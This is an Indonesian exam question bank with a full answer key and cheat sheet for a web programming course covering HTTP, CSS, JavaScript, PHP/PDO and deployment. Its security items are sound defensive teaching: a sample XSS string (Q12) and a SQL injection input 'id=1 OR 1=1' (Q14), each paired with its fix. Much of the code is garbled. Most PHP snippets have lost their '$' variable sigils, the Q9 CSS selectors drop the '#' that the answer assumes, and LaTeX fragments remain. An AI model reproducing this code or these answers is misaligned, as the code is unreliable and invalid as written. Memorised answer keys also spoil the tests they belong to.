- *Praktik Terbaik*: Atur `display_errors = Off` dan `log_errors = On` pada berkas `php.ini`, sehingga galat tercatat secara rahasia di berkas `error_log` server tanpa dilihat oleh pengguna biasa.

Bank Soal & Pembahasan — IFB-211 Pemrograman Web

 Kumpulan soal latihan komprehensif lintas modul untuk persiapan Ujian Tengah Semester (UTS), Ujian Akhir Semester (UAS), dan Ujian Praktikum Pemrograman Web.

Daftar Isi Soal

- **Bagian A:** Konsep & Teori Web (Soal 01 – 08)
- **Bagian B:** Analisis Kode & Penelusuran Output (*Code Tracing*) (Soal 09 – 16)
- **Bagian C:** Desain Arsitektur & Keamanan Sistem (Soal 17 – 22)
- **Bagian D:** Studi Kasus Praktikum & Live Coding (Soal 23 – 28)
- **Kunci Pembahasan Lengkap** (Seluruh Soal)

Bagian A — Konsep & Teori Web

1. **(M01)** Jelaskan tahapan *Three-Way Handshake* pada protokol TCP dan jelaskan mengapa protokol HTTP/1.1 membutuhkan koneksi TCP yang stabil sebelum dapat mengirimkan permintaan pertama!
2. **(M01)** Mengapa metode HTTP `GET` dan `PUT` dikategorikan sebagai metode yang bersifat *idempoten*, sedangkan metode `POST` tidak idempoten? Berikan contoh skenario nyata pada aplikasi e-commerce!
3. **(M02)** Sebutkan minimal 5 tag semantik HTML5 dan jelaskan peruntukan fungsinya masing-masing dalam menggantikan penggunaan tag `<div>` yang berlebihan!
4. **(M03)** Jelaskan perbedaan fundamental antara layout 1 dimensi pada **Flexbox** dan layout 2 dimensi pada **CSS Grid**! Kapan seorang pengembang harus memilih Flexbox dan kapan harus memilih CSS Grid?
5. **(M03)** Uraikan konsep *Box Model* pada CSS dan jelaskan mengapa deklarasi `box-sizing: border-box` wajib diaktifkan pada awal penyusunan stylesheet!
6. **(M05)** Jelaskan perbedaan mendasar antara deklarasi variabel menggunakan `const`, `let`, dan `var` dalam JavaScript, ditinjau dari aspek cakupan (*scope*), *re-assignment*, dan *hoisting*!
7. **(M07)** Jelaskan perbedaan mekanisme penyimpanan data antara `_SESSION` dan `_COOKIE` pada PHP! Mengapa data rahasia seperti status login pengguna harus disimpan di Session dan bukan di Cookie?
8. **(M09)** Jelaskan prinsip pemisahan tanggung jawab (*Separation of Concerns*) dalam pola arsitektur **MVC (Model-View-Controller)** dan sebutkan tanggung jawab masing-masing komponen!

Bagian B — Analisis Kode & Penelusuran Output

9. **(M03)** Perhatikan aturan CSS dan elemen HTML berikut:

```
HTML
<nav id="header-nav" class="navbar-utama">
  <a href="#" class="nav-link menu-item active" style="color: purple;">Beranda</a>
</nav>
```

CSS

```
header-nav .nav-link { color: blue !important; }
nav.navbar-utama a.active { color: red; }
header-nav a.menu-item.active { color: green; }
a { color: black; }
```

Tentukan warna teks tautan "Beranda" yang akan tampil di layar dan hitung bobot spesifisitas dari masing-masing aturan CSS di atas!

10. (M05) Tentukan keluaran (*output*) konsol dari eksekusi baris kode JavaScript berikut:

JAVASCRIPT

```
const angka = [1, 2, 3, 4, 5, 6];
const hasil = angka
  .filter(n => n % 2 === 0)
  .map(n => n * 3)
  .reduce((acc, curr) => acc + curr, 10);
console.log(hasil);
```

11. (M05) Analisis apa yang dicetak oleh kode JavaScript berikut dan jelaskan alasannya:

JAVASCRIPT

```
console.log(1 + "2" + 3);
console.log(1 + 2 + "3");
console.log(typeof null);
console.log(typeof NaN);
console.log([1, 2] == [1, 2]);
```

12. (M06) Diberikan kode manipulasi DOM berikut:

JAVASCRIPT

```
const inputUser = "<script>alert('XSS')</script><b>Halo</b>";
const box1 = document.getElementById("box1");
const box2 = document.getElementById("box2");

box1.textContent = inputUser;
box2.innerHTML = inputUser;
```

Jelaskan perbedaan tampilan visual dan perilaku keamanan antara `box1` dan `box2` !

13. (M07) Analisis skrip PHP berikut dan tentukan apakah terjadi galat (*error*) saat dijalankan:

PHP

```
<?php
echo "<h1>Selamat Datang</h1>";
session_start();
$_SESSION['user'] = "Adika";
?>
```

Jika terjadi galat, jelaskan penyebabnya dan bagaimana cara memperbaikinya!

14. (M08) Perhatikan potongan kode kueri PHP berikut:

PHP

```
id = $_GET['id'];
$stmt = $pdo->query("SELECT * FROM produk WHERE id = " . id);
```

Jika penyerang memasukkan URL `detail.php?id=1 OR 1=1`, apa yang akan terjadi pada sistem dan bagaimana cara memperbaikinya menggunakan *PDO Prepared Statements*?

15. (M05) Tentukan nilai variabel `nama` dan `alamat` setelah destructuring berikut dieksekusi:

JAVASCRIPT

```
const pengguna = { id: 101, profil: { nama: "Adika" } };
const { profil: { nama }, alamat = "Bandung" } = pengguna;
console.log(nama, alamat);
```

16. (M06) Diberikan pemanggilan Fetch API berikut:

JAVASCRIPT

```
fetch("https://api.example.com/data/999")
  .then(res => res.json())
  .then(data => console.log("Sukses:", data))
  .catch(err => console.log("Gagal:", err.message));
```

Jika server merespon dengan status HTTP `404 Not Found`, blok manakah yang akan dieksekusi? Jelaskan alasannya!

Bagian C — Desain Arsitektur & Keamanan Sistem

17. (M07) Rancanglah alur pengunggahan berkas avatar profil yang aman (*Secure File Upload Workflow*) pada PHP untuk mencegah serangan *Remote Code Execution (RCE)*! Sebutkan minimal 5 tahapan validasi yang wajib dilakukan!

18. **(M08)** Jelaskan mengapa menyimpan kata sandi pengguna menggunakan algoritma `md5()` atau `sha1()` dianggap sangat berbahaya, dan jelaskan bagaimana fungsi `password_hash()` pada PHP memberikan perlindungan terhadap serangan *Rainbow Table* dan *Brute Force*!
19. **(M08)** Jelaskan konsep dan alur kerja pola **Post-Redirect-Get (PRG)** pada pemrosesan formulir web! Masalah apa yang dipecahkan oleh pola ini?
20. **(M09)** Rancanglah struktur endpoint **RESTful API** berbasis JSON untuk sistem manajemen perpustakaan kampus yang mencakup operasi:
 - Menampilkan daftar semua buku (dengan filter kategori).
 - Melihat detail satu buku berdasarkan ID.
 - Menambahkan buku baru.
 - Mengubah data buku yang ada.
 - Menghapus buku. Tentukan HTTP Method, URI Endpoint, format payload, dan HTTP Status Code yang sesuai!
21. **(M06)** Jelaskan bagaimana pola **Event Delegation** bekerja memanfaatkan mekanisme *Event Bubbling* pada DOM JavaScript, dan berikan contoh penerapannya pada daftar belanja dinamis!
22. **(M10)** Jelaskan mengapa berkas `.env` yang berisi kredensial basis data dan kunci API **wajib** dimasukkan ke dalam `.gitignore` sebelum kode diunggah ke GitHub!

Bagian D — Studi Kasus Praktikum & Live Coding

23. **(M08)** Tuliskan berkas koneksi basis data `config/database.php` menggunakan PDO yang dilengkapi dengan opsi penanganan *Exception* dan *Fetch Mode Default*!
24. **(M08)** Tuliskan fungsi PHP lengkap untuk menambahkan data mahasiswa baru (`tambahMahasiswa(pdo, nim, nama, prodi_id, ipk)`) menggunakan *PDO Named Prepared Statements*!
25. **(M06)** Buatlah fungsi JavaScript asinkron `muatMahasiswa(prodiId)` yang memanggil endpoint `/api/mahasiswa?prodi_id=...` menggunakan `fetch()` dan `async/await`, lengkap dengan penanganan galat jaringan dan rendering daftar nama ke dalam elemen `<ul id="list-mhs">` !
26. **(M07)** Buatlah skrip middleware proteksi autentikasi PHP (`auth_check.php`) yang memeriksa apakah pengguna sudah login atau belum melalui `_SESSION`. Jika belum login, arahkan pengguna ke `login.php` dan hentikan eksekusi skrip!
27. **(M03)** Buatlah aturan CSS untuk meratakan sebuah kartu (`<div class="card">`) tepat di tengah-tengah layar peramban (*horizontally and vertically centered*) menggunakan teknik **Flexbox** murni!
28. **(M04)** Rancang tata letak baris (*Grid Row*) menggunakan framework **Bootstrap 5** yang menampilkan:
 - 1 kartu per baris di layar ponsel pintar (*Extra Small*).
 - 2 kartu per baris di layar tablet (*Medium* $\geq 768\text{px}$).
 - 4 kartu per baris di layar desktop (*Large* $\geq 992\text{px}$).

Kunci Pembahasan Komprehensif

Pembahasan Bagian A (Konsep & Teori)

1. TCP Three-Way Handshake & HTTP/1.1:

- Tahapan: (1) Client mengirim paket `SYN` (Synchronize), (2) Server membalas dengan `SYN-ACK` (Synchronize-Acknowledge), (3) Client mengirim `ACK` (Acknowledge).
- HTTP/1.1 adalah protokol lapisan aplikasi yang bersifat *connection-oriented* dan membutuhkan jaminan bahwa paket data tiba secara utuh dan teratur (*reliable transport*). TCP Handshake memastikan saluran transmisi dua arah telah siap sebelum

pesan teks HTTP pertama dikirimkan.

2. Idempotensi Metode HTTP:

- `GET` dan `PUT` bersifat idempoten karena memanggil `GET /produk/1` atau `PUT /profil` sebanyak 1 kali maupun 100 kali menghasilkan status akhir data di server yang persis sama.
- `POST` tidak idempoten karena setiap kali dieksekusi, `POST /checkout` akan membuat transaksi atau entitas baru. Memanggil `POST` 5 kali akan memicu 5 pemotongan saldo atau 5 pesanan terpisah.

3. Lima Tag Semantik HTML5:

- `<header>`: Membungkus kepala dokumen/artikel (logo, judul, navigasi).
- `<nav>`: Membungkus menu navigasi utama.
- `<main>`: Membungkus konten utama dan unik pada halaman (hanya 1 per dokumen).
- `<article>`: Membungkus konten mandiri yang memiliki arti utuh jika didistribusikan terpisah (postingan blog, kartu produk).
- `<section>`: Membungkus kelompok tematik di dalam dokumen.

4. Flexbox (1D) vs CSS Grid (2D):

- **Flexbox**: Mengatur tata letak sepanjang 1 sumbu (hanya baris ATAU kolom). Sangat ideal untuk komponen antarmuka mikro (navigasi navbar, perataan tombol, pengelompokan ikon).
- **CSS Grid**: Mengatur tata letak sepanjang 2 sumbu secara simultan (baris DAN kolom). Sangat ideal untuk tata letak makro halaman (layout dashboard, galeri produk berkolom majemuk).

5. Box Model & `box-sizing: border-box`:

- Box Model terdiri dari: Content -> Padding -> Border -> Margin.
- Secara default (`content-box`), lebar elemen dihitung hanya untuk area konten saja, sehingga penambahan padding dan border akan memperbesar dimensi total elemen dan merusak layout.
- Dengan `box-sizing: border-box`, padding dan border dihitung ke dalam nilai `width`, sehingga elemen tetap mempertahankan ukuran pasti yang dideklarasikan.

6. Perbandingan `const`, `let`, dan `var`:

- `const`: Block-scoped, tidak dapat di-reassign, tidak dapat di-re-declare, terkena *Temporal Dead Zone (TDZ)*.
- `let`: Block-scoped, dapat di-reassign, tidak dapat di-re-declare, terkena *TDZ*.
- `var`: Function-scoped, dapat di-reassign dan di-re-declare ganda, di-hoist dengan nilai awal `undefined` (rentan bug).

7. `_SESSION` vs `_COOKIE`:

- `_SESSION`: Data disimpan di memori/berkas **server**, browser hanya menyimpan *Session ID* acak di cookie. Aman dari manipulasi pengguna.
- `_COOKIE`: Data disimpan secara fisik di berkas teks **peramban klien** dan otomatis dikirimkan pada setiap header HTTP. Klien dapat membaca dan mengubah nilai cookie secara bebas via DevTools, sehingga dilarang keras menyimpan hak akses atau status login di cookie mentah.

8. Prinsip MVC (Separation of Concerns):

- **Model**: Mengelola data, skema, dan komunikasi dengan basis data.
- **View**: Mengatur representasi visual dan format antarmuka (HTML).
- **Controller**: Mengorkestrasikan permintaan pengguna, memanggil Model, dan menentukan View respons.

Pembahasan Bagian B (Analisis Kode)

9. Analisis Spesifisitas CSS:

- **Warna Teks Final: Biru** (`blue`), karena aturan `#header-nav .nav-link { color: blue !important; }` memiliki penanda `!important` yang menimpa aturan spesifisitas normal (bahkan menimpa inline style).
- Bobot Spesifisitas:
 - `a` : `(0, 0, 0, 1)`
 - `nav.navbar-utama a.active` : `(0, 0, 2, 2)`
 - `#header-nav a.menu-item.active` : `(0, 1, 2, 1)`
 - `style="color: purple;"` : `(1, 0, 0, 0)`
 - `#header-nav .nav-link !important` : Mengabaikan skor spesifisitas dan menang mutlak.

10. Hasil Eksekusi Array Method Chaining:

- `angka.filter(n => n % 2 === 0) -> [2, 4, 6]`
- `.map(n => n * 3) -> [6, 12, 18]`
- `.reduce((acc, curr) => acc + curr, 10) -> 10 + 6 + 12 + 18 = \mathbf{46}`.
- **Output Konsol:** `46`.

11. Analisis JavaScript Quirk:

- `1 + "2" + 3 -> "123"` (Konkatenasi string dari kiri ke kanan).
- `1 + 2 + "3" -> 3 + "3" -> "33"` (Penjumlahan angka $1+2=3$, lalu konkatenasi string `"3"`).
- `typeof null -> "object"` (Anomali historis implementasi awal JS).
- `typeof NaN -> "number"` (Nilai numerik khusus IEEE 754).
- `[1, 2] == [1, 2] -> false` (Dua array adalah objek dengan alamat memori referensi yang berbeda).

12. Perbedaan `textContent` vs `innerHTML` :

- `box1.textContent` : Teks ditampilkan persis apa adanya termasuk tag `<script>` dan `<b>` sebagai string teks mentah. **Sangat aman dari XSS.**
- `box2.innerHTML` : Browser mem-parse string menjadi elemen DOM nyata. Teks "Halo" menjadi tebal (`<b>`). Walaupun tag `<script>` HTML5 tidak langsung dieksekusi via `innerHTML`, atribut seperti `<img onerror="...">` di dalam `innerHTML` akan langsung mengeksekusi kode peretas (Celah XSS aktif).

13. Galat Session PHP & Perbaikannya:

- Terjadi galat *"Headers already sent"*. Fungsi `session_start()` wajib mengirimkan header HTTP `Set-Cookie`. Karena perintah `echo "<h1>..."` telah dieksekusi sebelumnya, server sudah terlanjur mengirimkan badan respons sehingga pengiriman header cookie gagal.
- *Perbaikan:* Pindahkan `session_start();` ke baris paling pertama sebelum output HTML apapun.

14. Celah SQL Injection:

- URL `detail.php?id=1 OR 1=1` menghasilkan kueri: `SELECT * FROM produk WHERE id = 1 OR 1=1`. Karena `1=1` selalu bernilai benar (*true*), basis data akan mengembalikan seluruh baris data produk.
- *Perbaikan dengan PDO:*

PHP

```
stmt = pdo->prepare("SELECT * FROM produk WHERE id = ?");
stmt->execute([(int)_GET['id']]);
produk = stmt->fetch();
```

15. Hasil Destructuring Object:

- `nama` bernilai `"Adika"`.
- `alamat` mengambil nilai default `"Bandung"`.
- Output: `Adika Bandung`.

16. Analisis Fetch API Status 404:

- Blok `.then(res => res.json())` tetap dieksekusi!
- Fungsi `fetch()` tidak melempar error (*reject*) untuk kode status 404/500. Pengembang wajib memeriksa `if (!res.ok)` `throw new Error(...)` secara manual agar blok `.catch()` terpanggil.

Pembahasan Bagian C (Desain & Keamanan)

17. Alur Unggah Berkas Aman (5 Validasi Wajib):

1. Periksa kode status upload `_FILES['file']['error'] === UPLOAD_ERR_OK`.
2. Batasi ukuran maksimal berkas fisik (misal: `<= 2\text{MB}`).
3. Validasi ekstensi dengan daftar putih (*whitelist*): `['jpg', 'jpeg', 'png', 'webp']`.
4. Validasi tipe MIME asli menggunakan pustaka server `finfo` (*Fileinfo*).
5. Ubah nama berkas menjadi string acak unik menggunakan `bin2hex(random_bytes(16))` untuk mencegah *Path Traversal* dan penyimpanan berkas.

18. Password Hashing & Bcrypt:

- `md5()` dan `sha1()` rentan karena kecepatan komputasinya memungkinkan serangan *Brute Force* dan pencocokan *Rainbow Tables*.
- `password_hash()` menggunakan algoritma **Bcrypt** yang memiliki *Cost Factor* untuk memperlambat upaya komputasi penyerang serta otomatis menyertakan *Cryptographic Salt* unik untuk setiap akun.

19. Pola Post-Redirect-Get (PRG):

- Setelah memproses data POST, server mengirimkan respons redirect `header("Location: index.php")`.
- Pola ini memutus siklus POST sehingga saat pengguna menekan tombol F5 (Refresh), peramban hanya me-refresh permintaan GET halaman hasil, bukan mengirim ulang data POST formulir ganda (*prevent duplicate submission*).

20. Desain RESTful API Perpustakaan:

- `GET /api/buku?kategori=it` -> `200 OK` (Daftar buku).
- `GET /api/buku/{id}` -> `200 OK` atau `404 Not Found`.
- `POST /api/buku` + Payload JSON -> `201 Created` (Buku baru).
- `PUT /api/buku/{id}` + Payload JSON -> `200 OK` (Perbarui buku).
- `DELETE /api/buku/{id}` -> `204 No Content` (Hapus buku).

21. Event Delegation:

- Teknik menempatkan satu event listener pada elemen induk untuk menangkap event klik dari elemen-elemen anak melalui perambatan gelembung (*Event Bubbling*).
- Menghemat alokasi memori dan otomatis bekerja untuk elemen anak yang baru dibuat secara dinamis.

22. Pentingnya `.gitignore` untuk `.env` :

- Berkas `.env` memuat rahasia aplikasi tingkat tinggi (kata sandi database, private API keys). Mengunggahnya ke GitHub mengekspos infrastruktur server terhadap eksploitasi instan dari peretas.

Pembahasan Bagian D (Studi Kasus & Live Coding)

23. Koneksi PDO Tangguh (`config/database.php`):

```
<?php
dsn = "mysql:host=localhost;dbname=db_akademik;charset=utf8mb4";
options = [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    PDO::ATTR_EMULATE_PREPARES => false,
];
try {
    pdo = new PDO(dsn, "root", "", options);
} catch (PDOException e) {
    error_log(e->getMessage());
    die("Koneksi database gagal.");
}
```

24. Fungsi Tambah Mahasiswa PDO Named Parameter:

```
function tambahMahasiswa(PDO pdo, string nim, string nama, int prodiId, float ipk): bool {
    sql = "INSERT INTO mahasiswa (nim, nama, prodi_id, ipk) VALUES (:nim, :nama, :prodi_id, :ipk)";
    stmt = pdo->prepare(sql);
    return stmt->execute([
        ":nim" => nim,
        ":nama" => nama,
        ":prodi_id" => prodiId,
        ":ipk" => ipk
    ]);
}
```

25. Fungsi JavaScript Fetch Async/Await:

JAVASCRIPT

```

async function muatMahasiswa(prodiId) {
  const listEl = document.getElementById("list-mhs");
  listEl.innerHTML = "<li>Memuat data...</li>";
  try {
    const res = await fetch(`/api/mahasiswa?prodi_id=${encodeURIComponent(prodiId)}`);
    if (!res.ok) throw new Error(`HTTP Error: ${res.status}`);
    const data = await res.json();

    listEl.innerHTML = "";
    data.forEach(mhs => {
      const li = document.createElement("li");
      li.textContent = `${mhs.nim} - ${mhs.nama}`;
      listEl.appendChild(li);
    });
  } catch (err) {
    listEl.innerHTML = `<li style="color:red;">Gagal memuat: ${err.message}</li>`;
  }
}

```

26. Middleware Proteksi Autentikasi (auth_check.php):

PHP

```

<?php
if (session_status() === PHP_SESSION_NONE) {
  session_start();
}

if (empty($_SESSION['is_logged_in']) || $_SESSION['is_logged_in'] !== true) {
  header("Location: login.php?pesan=wajib_login");
  exit;
}

```

27. CSS Center Layar Penuh (Flexbox):

CSS

```
body {
  display: flex;
  justify-content: center;
  align-items: center;
  min-height: 100vh;
  margin: 0;
  background-color: #f1f5f9;
}

.card {
  width: 100%;
  max-width: 400px;
  padding: 2rem;
  background: white;
  border-radius: 8px;
  box-shadow: 0 4px 6px -1px rgba(0,0,0,0.1);
}
```

28. Grid Responsif Bootstrap 5:

HTML

```
<div class="container my-4">
  <div class="row g-3">
    <div class="col-12 col-md-6 col-lg-3">
      <div class="card p-3 shadow-sm">Kartu 1</div>
    </div>
    <div class="col-12 col-md-6 col-lg-3">
      <div class="card p-3 shadow-sm">Kartu 2</div>
    </div>
    <div class="col-12 col-md-6 col-lg-3">
      <div class="card p-3 shadow-sm">Kartu 3</div>
    </div>
    <div class="col-12 col-md-6 col-lg-3">
      <div class="card p-3 shadow-sm">Kartu 4</div>
    </div>
  </div>
</div>
```

Ringkasan Cepat (Cheat-Sheet) — IFB-211 Pemrograman Web

⚡ **Rangkuman Cepat:** Intisari satu halaman per modul untuk review kilat menjelang ujian dan praktikum.

M01 — Fondasi Web & Protokol HTTP

- **Alur Request Web:** Browser -> DNS Resolution -> TCP 3-Way Handshake -> TLS Handshake (HTTPS) -> HTTP Request -> Server App/DB -> HTTP Response -> DOM/CSSOM -> Render Tree -> Layout/Reflow -> Paint.
- **HTTP Verbs:** `GET` (Ambil/Idempoten), `POST` (Buat/Non-idempoten), `PUT` (Ganti total/Idempoten), `PATCH` (Ubah parsial), `DELETE` (Hapus/Idempoten).
- **Status Code Kunci:**
 - `200 OK`, `201 Created`, `204 No Content`.
 - `301 Moved Permanently` (Redirect permanen), `304 Not Modified` (Cache).
 - `400 Bad Request`, `401 Unauthorized` (Belum login), `403 Forbidden` (Tidak berhak), `404 Not Found`, `422 Unprocessable` (Validasi form gagal).
 - `500 Internal Server Error`, `502 Bad Gateway`.
- **HTTP bersifat Stateless:** Server tidak menyimpan kondisi client -> butuh Cookie/Session untuk pelacakan login.

M02 — HTML5 & Semantik Web

- **Metadata Wajib:** `<!DOCTYPE html>`, `<html lang="id">`, `<meta charset="UTF-8">`, `<meta name="viewport" content="width=device-width, initial-scale=1.0">`.
- **Semantic Layout:** `<header>`, `<nav>`, `<main>` (1 per halaman), `<section>`, `<article>`, `<aside>`, `<footer>`, `<figure>`, `<figcaption>`.
- **Form Kritis:**
 - `<form action="..." method="POST" enctype="multipart/form-data">` (Wajib untuk upload berkas).
 - Pasangan `<label for="id">` dan `<input id="id" name="nama">` (`name` wajib agar terkirim ke server).
 - Validasi HTML5: `required`, `pattern`, `minlength`, `type="email"`.
- **Aksesibilitas (a11y):** Wajib `alt` pada `<img>`, hierarki heading runtut (`h1` -> `h2`), rasio kontras warna $\geq 4.5:1$, hindari hapus outline focus tanpa pengganti.

M03 — CSS3, Box Model & Modern Layout

- **Reset Wajib:** `*, ::before, ::after { box-sizing: border-box; }` (Padding & border ditarik ke dalam kotak).
- **Spesifisitas Selector:** (Inline, ID, Class/Pseudo-class, Element). Kata kunci `!important` menimpa perhitungan spesifisitas normal.
- **Unit Rekomendasi:** `rem` (Relatif font root, standar tipografi & padding), `vh` / `vw` (Relatif ukuran layar), `px` (Border/bayangan).
- **Positioning:** `static` (Default alur), `relative` (Offset dari asal, acuan anak absolute), `absolute` (Keluar dari alur, acuan ancestor non-static), `fixed` (Menempel pada viewport), `sticky` (Hybrid scroll).
- **Flexbox (1D):** `display: flex`, `justify-content` (Sumbu utama), `align-items` (Sumbu silang), `gap`, `flex-wrap: wrap`.

- **CSS Grid (2D):** `display: grid`, `grid-template-columns: repeat(auto-fit, minmax(280px, 1fr))`, `gap`.
- **Mobile-First Responsif:** Tulis gaya HP di luar media query, gunakan `@media (min-width: 768px)` untuk tablet dan `@media (min-width: 1024px)` untuk desktop.

M04 — Bootstrap 5 & CSS Framework

- **Setup:** Bootstrap 5 bebas jQuery (menggunakan Vanilla JS + Popper.js bundle).
- **Grid 12 Kolom:** `.container` -> `.row` -> `.col-{breakpoint}-{n}`.
 - Breakpoints: `xs` (<576px), `sm` (>=576px), `md` (>=768px), `lg` (>=992px), `xl` (>=1200px), `xxl` (>=1400px).
 - Contoh: `.col-12.col-md-6.col-lg-4` (HP: 1 kolom, Tablet: 2 kolom, Desktop: 3 kolom).
- **Utilitas Populer:** Spacing `m{t|b|s|e|x|y}-{0..5}`, `p{t|b|s|e|x|y}-{0..5}`, `d-flex justify-content-between align-items-center`, `text-center`, `bg-primary`, `shadow-sm`.
- **Komponen Interaktif:** Modal Dialog, Navbar Toggle, Dropdown butuh `bootstrap.bundle.min.js`.

M05 — JavaScript Dasar & ES6+

- **Variabel:** Gunakan `const` (Default tidak bisa reassign) dan `let` (Bisa reassign). Tinggalkan `var` (Function scope, hoisting anomali).
- **Kesetaraan:** Selalu gunakan `===` (Strict equality: cek tipe & nilai), hindari `==` (Coercion implisit).
- **Falsy Values (Hanya 6):** `false`, `0`, `""`, `null`, `undefined`, `NaN`.
- **Array Higher-Order Methods:**
 - `.map(fn)`: Transformasi setiap elemen -> menghasilkan array baru dengan panjang yang sama.
 - `.filter(fn)`: Menyaring elemen berdasarkan kondisi boolean.
 - `.reduce((acc, curr) => ..., initialValue)`: Akumulasi nilai array menjadi satu nilai tunggal.
 - `.find(fn)`: Mengembalikan elemen pertama yang cocok.
 - `.sort((a, b) => a - b)`: Mengurutkan angka secara numerik (default sort adalah string!).
- **ES6+ Modern:** Destructuring `const { nama } = obj`, Spread/Rest `[...arr]`, Optional Chaining `obj?.prop`, Template Literals ``Halo {nama}``, `JSON.stringify()` & `JSON.parse()`.

M06 — DOM, Event Handling & Fetch API

- **Seleksi & Manipulasi:** `document.querySelector(".kelas")`, `querySelectorAll()`, `el.textContent` (Aman dari XSS), `classList.add/toggle()`, `createElement()`, `appendChild()`.
- **Keamanan XSS:** JANGAN gunakan `innerHTML` dengan input user mentah.
- **Event Handling:** `addEventListener("click", e => ...)`, `e.preventDefault()` (Cegah aksi default seperti reload form), `e.stopPropagation()` (Hentikan gelembung bubbling).
- **Event Delegation:** Pasang 1 event listener pada elemen induk (`ul` / `table`) untuk menangkap klik tombol anak (`e.target.matches(".btn-hapus")`).
- **Fetch API (Asinkron):**
 - Gunakan `async/await` + `try/catch`.
 - Wajib cek `if (!res.ok) throw new Error(...)` karena `fetch()` tidak melempar galat untuk status 404/500.
 - Format POST: `headers: { "Content-Type": "application/json" }`, `body: JSON.stringify(data)`.

- **Web Storage:** `localStorage.setItem("key", JSON.stringify(obj))` (Permanen) vs `sessionStorage` (Hilang saat tab ditutup).

M07 — PHP Dasar, Form, Session & Upload File

- **Sintaks:** Tag `<?php` tanpa penutup pada berkas murni PHP. String petik ganda (`"..."`) mengevaluasi variabel, petik tunggal (`'...'`) adalah literal teks. Konkatenasi menggunakan titik (`.`).
- **Superglobals:** `_GET` (URL query), `_POST` (Body form), `_SESSION` (Sesi server), `_COOKIE` (Klien), `_FILES` (Unggah berkas), `_SERVER`.
- **Sanitasi Anti-XSS:** `htmlspecialchars(str, ENT_QUOTES, 'UTF-8')` pada setiap output variabel ke HTML.
- **Validasi Server-Side:** `filter_var(email, FILTER_VALIDATE_EMAIL)`, `filter_var(int, FILTER_VALIDATE_INT)`, `trim()`.
- **Session:** Wajib `session_start()` di baris paling pertama sebelum output HTML. Login: `_SESSION['user_id'] = id;`, Logout: `session_destroy();`.
- **Upload File Aman:** Cek `_FILES['file']['error']`, batas ukuran byte, whitelist ekstensi, cek MIME via `finfo`, dan ubah nama acak `uniqid()`.

M08 — PHP & MySQL (PDO CRUD & Keamanan)

- **Koneksi PDO Tangguh:**

```

pdo = new PDO("mysql:host=localhost;dbname=db;charset=utf8mb4", "user", "pass", [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    PDO::ATTR_EMULATE_PREPARES => false,
]);

```

- **Prepared Statements (Wajib Anti-SQL Injection):**
 - Positional: `stmt = pdo->prepare("SELECT * FROM mhs WHERE id = ?"); stmt->execute([id]);`
 - Named: `stmt = pdo->prepare("INSERT INTO mhs (nim, nama) VALUES (:nim, :nama)"); stmt->execute([':nim'=>nim, ':nama'=>nama]);`
- **Pola PRG (Post-Redirect-Get):** Setelah memproses form POST, lakukan `header("Location: index.php"); exit;` untuk mencegah resubmit formulir ganda saat refresh F5.
- **Password Hashing:** `password_hash(pass, PASSWORD_BCRYPT)` saat registrasi dan `password_verify(pass, hashDB)` saat login. Dilarang pakai MD5/SHA1.
- **Operasi Delete:** Wajib via metode `POST` dengan tombol submit di dalam form, bukan sekadar tautan `GET <a>`.

M09 — Arsitektur MVC & RESTful API

- **Konsep MVC:**
 - **Model:** Mengelola query basis data dan logika data.
 - **View:** Mengatur tampilan antarmuka (HTML).
 - **Controller:** Menerima request, memanggil model, dan menyajikan view.

- **Laravel Intro:**

- Routing di `routes/web.php` -> Controller di `app/Http/Controllers/` -> Eloquent Model di `app/Models/` -> Blade View di `resources/views/`.
- Blade: `{{ variabel }}` otomatis menerapkan `htmlspecialchars()`.
- Eloquent: `Mahasiswa::all()`, `Mahasiswa::where('ipk', '>=', 3.5)->get()`, `Mahasiswa::create([...])`.

- **RESTful API Konvensi:**

- Header: `header("Content-Type: application/json");`
- Endpoint: `GET /api/items` (List), `GET /api/items/{id}` (Detail), `POST /api/items` (201 Created), `PUT /api/items/{id}` (Update), `DELETE /api/items/{id}` (204 No Content).
- Baca payload JSON di PHP: `body = json_decode(file_get_contents("php://input"), true);`.

M10 — Web Deployment & Hosting

- **Opsi Hosting:** Front-End Statis -> GitHub Pages (Gratis); PHP+MySQL -> Shared Hosting (cPanel) / VPS.
- **Git & .gitignore**: Wajib kecualikan `.env`, `node_modules/`, `vendor/` dari repositori publik untuk mencegah kebocoran kredensial.
- **Alur Rilis cPanel:**
 1. Ekspor DB lokal ke `.sql` via phpMyAdmin / `mysqldump`.
 2. Buat database & user baru dengan ALL PRIVILEGES di cPanel MySQL Databases.
 3. Impor berkas `.sql` via cPanel phpMyAdmin.
 4. Unggah dan ekstrak zip proyek ke `public_html/`.
 5. Perbarui kredensial produksi di `config/database.php`.
- **Checklist Produksi:** Matikan `display_errors = Off`, aktifkan `log_errors = On`, pasang SSL/HTTPS, dan atur izin folder (755) & berkas (644).